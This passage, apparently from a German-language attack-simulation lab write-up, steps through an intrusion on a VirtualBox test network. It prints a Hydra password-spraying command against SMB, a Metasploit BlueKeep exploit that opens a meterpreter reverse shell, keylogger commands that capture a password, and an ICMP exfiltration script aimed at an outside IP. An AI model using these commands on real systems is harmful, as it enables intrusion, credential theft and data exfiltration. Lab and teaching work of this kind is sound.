PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:F6:80:A1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Not shown: 197 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:65:36:BD (Oracle VirtualBox virtual NIC)


Nmap scan report for 192.168.1.3
Host is up (0.00043s latency).
Not shown: 199 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:02:E3:97 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.50
Host is up (0.0000060s latency).
All 200 scanned ports on 192.168.1.50 are closed

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.23 seconds
root@kali: /home/notender#
```

Zugang zu Anmeldeinformationen

Passwort-Spraying gegen Samba-Server



```
notender@kali: ~/Documents
notender@kali: ~/Documents 211x50
notender@kali:~/Documents$ hydra -V -l user -P 10-most-common.txt smb://192.168.1.2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-04 03:21:45
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 10 login tries (l:1/p:10), ~10 tries per task
[DATA] attacking smb://192.168.1.2:445/
[ATTEMPT] target 192.168.1.2 - login "user" - pass "password" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "123456" - 2 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "12345678" - 3 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "1234" - 4 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "qwerty" - 5 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "12345" - 6 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "dragon" - 7 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "pussy" - 8 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "baseball" - 9 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "football" - 10 of 10 [child 0] (0/0)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-04 03:21:46
notender@kali:~/Documents$
```

Seitliche Verschiebung

Angreifer nutzte Schwachstelle im RDP-Protokoll Bluekeep aus

```
[New Tab - Mozilla Firef... notender@kali: ~
notender@kali: ~
notender@kali: ~ 211x50
msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.1.3
RHOSTS => 192.168.1.3
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] 192.168.1.3:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.3:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.3:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.3:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.3:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.1.3:3389 - Surfing channels ...
[*] 192.168.1.3:3389 - Lobbing eggs ...
[*] 192.168.1.3:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.3:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (206403 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.3:49158) at 2020-03-05 14:15:52 -0500

meterpreter > sysinfo
Computer      : USER-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter  : x64/windows
meterpreter > |
```

Eingabe-Erfassung

Installation eines Keyloggers auf einem ausgenutzten Windows-Gerät zur Erfassung von Anmeldeinformationen


The screenshot displays a Windows desktop environment. On the left, a task manager window shows a list of running processes. In the center, a command prompt window shows the execution of Metasploit commands: `migrate 324`, `keyscan start`, `screenshot`, and `keyscan dump`. The output of these commands is visible, including the migration of the session to PID 324 and the capture of a screenshot and keystrokes. On the right, a 'Map Network Drive' dialog box is open, attempting to connect to the folder `\\192.168.1.2\sambashare`. Below it, a 'Windows Security' dialog box prompts for a network password to connect to the same IP address. The taskbar at the bottom shows the system tray with the time 11:40 AM and date 3/3/2020.

PID	PPID	Process Name	Architecture	Session ID	Privileges	Path
268	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\
300	480	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
320	480	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
324	1912	explorer.exe	x64	1	user-PC\user	C:\Windows\
352	344	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
404	344	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
416	396	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\
480	404	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
496	404	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
504	404	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
512	396	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\
632	480	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
696	480	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
708	888	dwm.exe	x64	1	user-PC\user	C:\Windows\
752	480	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
804	480	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
888	480	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
932	480	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\
972	480	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1112	324	VBoxTray.exe	x64	1	user-PC\user	C:\Windows\
1144	480	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1340	480	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
1572	480	taskhost.exe	x64	1	user-PC\user	C:\Windows\
1740	480	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1856	480	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1964	480	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1996	480	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2032	480	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	


```
meterpreter > migrate 324
[*] Migrating from 932 to 324...
[*] Migration completed successfully.
meterpreter > keyscan start
[-] Unknown command: keyscan.
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > screenshot
Screenshot saved to: /home/notender/EMAosZtd.jpeg
meterpreter > keyscan dump
Dumping captured keystrokes...
<Left Windows>computer<CR>
\\192.168.1.2\sambashareuser<Tab>password123
```

Datenexfiltration

Der Angreifer teilt die Daten in kleinere Stücke auf und exfiltriert sie über ICMP

A screenshot of a Kali Linux terminal window. The window title is 'root@kali: /home/notender/Documents'. The terminal shows a command being executed: 'python3 exfiltrate.py -f /home/notender/lorem_long.txt -i 1.0.132.227 -I eth0'. The output of the script is a series of lines, each starting with 'Exfiltrating' followed by the number of bytes and the protocol used. The first line is 'Exfiltrating 20 bytes of data using an ICMP protocol to IP address 1.0.132.227'. The subsequent lines are 'Exfiltrating 1400 bytes of data using an ICMP protocol to IP address 1.0.132.227'. This pattern repeats for many lines, indicating a continuous stream of data being sent in small packets. The terminal window also shows system icons in the top right corner, including a clock showing 05:55 PM, a speaker icon, a notification bell, and a power button.


Die letzten Schritte des Angriffs werden inszeniert



